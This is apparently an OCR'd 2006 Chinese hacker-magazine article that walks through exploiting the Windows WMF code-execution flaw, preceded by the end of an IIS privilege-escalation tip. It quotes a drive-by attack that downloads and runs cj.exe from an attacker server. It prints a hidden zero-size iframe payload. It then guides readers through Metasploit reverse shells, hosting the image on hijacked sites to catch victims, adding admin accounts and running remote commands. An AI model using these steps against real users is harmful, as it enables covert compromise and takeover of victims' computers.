
然后使用cscript adsutil.vbs get /W3SVC/InProcessIsapiApps来查看是不是加进去了。注意，上面用法中的get和set命令，一个是查看，一个是设置：还有就是运行这条命令要到C:\Inetpub\AdminScripts这个目录下。

如果你是一个管理员，你的系统被人用这招把ASP提升为system权限了，此时的防范方法就是把asp.dll踢出特权一族，也就是再次用set命令，覆盖掉上面的那些内容。

WTF: 2006年年初微软高危害等级的漏洞就急不可待地爆发了。仿佛是对去年一些无关痛痒的小漏洞的嘲讽，这次的漏洞将微软从98到Windows Vista几乎全线产品拖入深渊！WMF格式图片代码执行漏洞将再次在网络上引起一场腥风血雨。

适合读者：入侵爱好者，安全研究者

前置知识：无



VIP会员学习成果展：Windows图形渲染引擎WMF格式代码执行漏洞

文/图 Tombook[黑防VIP]

Microsoft Windows是世界上最流行的操作系统。最近，在Windows的WMF图形渲染引擎中发现了远程代码的执行漏洞。如果用户访问了恶意的WMF文件，在引擎解析该文件时就会在用户系统上以用户权限执行任意代码。最初我知道这个漏洞是在国外看见的一个漏洞报告：

> I was "navigating" on a certain website. It was a sucession of hidden
> <frames> from diferent domains, ending on:
> http://69.50.183.XX/m.html
> It will then call another frame, targeting to:
> http://69.50.183.XX/xpl.wmf
> Which is the exploit itself. This WMF will download the file cj.exe on
> the same server (http://69.50.183.XX/cj.exe) and run. It worked with
> me, and probably will work with a lot of people (hey, I just checked
> the windows update site for updates, and seems that I'm fully
> patched... even though, the exploit was triggered on me).
> After exploitation, cj.exe will try to install some browser helper
> objects (probably a spyware or something like that)

老外的报告很清楚，浏览网页的时候，会浏览到一个xpl.wmf文件，有漏洞的计算机将会执行下载cj.exe文件。我当时打过最新的补丁，就过去看了他提到的站点，把程序下回来：

```
<Iframe src="http://69.50.183.XX/xpl.wmf" width="0" height="0" scrolling="no" frameborder="0"></iframe>
```

这个漏洞实在是太强了，就算你鼠标碰到它都能执行。我事先写了个cj.exe代替木马，在IE浏览http://127.0.0.1/m.html，会迅速的打开图片查看器，如图1所示，然后关闭。



图1

然后下载并打开我放置在WEB服务器上的EXE，如图2 所示。




图2

下面我们来利用这个漏洞。先下载metasploit，Windows版的下载地址是http://metasploit.com/tools/framework-2.5.exe。UNIX版的下载地址是http://metasploit.com/tools/framework-2.5.tar.gz。

使用方法我先说一下，安装完后在程序菜单中运行MSFUpdate，然后会出现 YES OR NO，你输入YES就行。如果你无法连网升级，就把我提供的文件ie_xp_pfv_metafile.pm复制到c:\Program Files\Metasploit Framework\home\framework\exploits目录下面。

现在开始演示这个漏洞，程序菜单运行MSFWeb，会出现一个命令行，上面会显示http://127.0.0.1:55555。这个就说明执行成功，你打开IE，输入http://127.0.0.1:55555，会出现一个Web页面，不要怕，就一行有这个。如果找不到，那就是你没升级或者没装ie_xp_pfv_metafile.pm。如图3所示。




图3

我们点击进入，页面里有这个漏洞的描述，有兴趣可以看看。如图4 所示。

选Select Target最下面的一行。进入后我们可以看




图4

到有几个选项，但是只有2个我们可以用。如图5所示。




图5

Win32_reverse返回一个CMD的Shell，采用反弹连接方式，如图6所示。




图6

进入Win32_reverse选项后，看见几个可以填空的地方：HTTPHOST，HTTPPORT，LHOST，LPORT。简单说一下用法：HTTPHOST里面添本机IP，如果不填的话，就会使用LHOST里面的IP，HTTPPORT是本机开放一个HTTP服务的端口，自己伪装为HTTP服务器，端口自己可以改。LHOST和LPORT就没有要改。用的时候先关闭防火墙或者开放防火墙上这几个端口。当有人访问这个HTTP服务器的时候，就会有明显的变化，如图7所示。




图7

看见没，出现了Session 1，如果有N个人就有N个Session。当然你可以先把图片下载回来放到你的肉鸡网站上，并且开着metaspolit，这样就会有受害者的机器连接你。进入session 1，输入一下IPCONFIG。如图8所示。

如果受害者主机用户权限够大，那可以直接加个管理员，如图9所示。当然我不提倡这样做。用户权限不够，能做的有限。




图8




图9

Win32_exec是执行命令的用法，如果你想让目标机器浏览你的页面后直接执行一些命令，可以用这个。在CMD中直接输入你要执行的命令。如图10所示。使用&&可以连接多条命令语句。

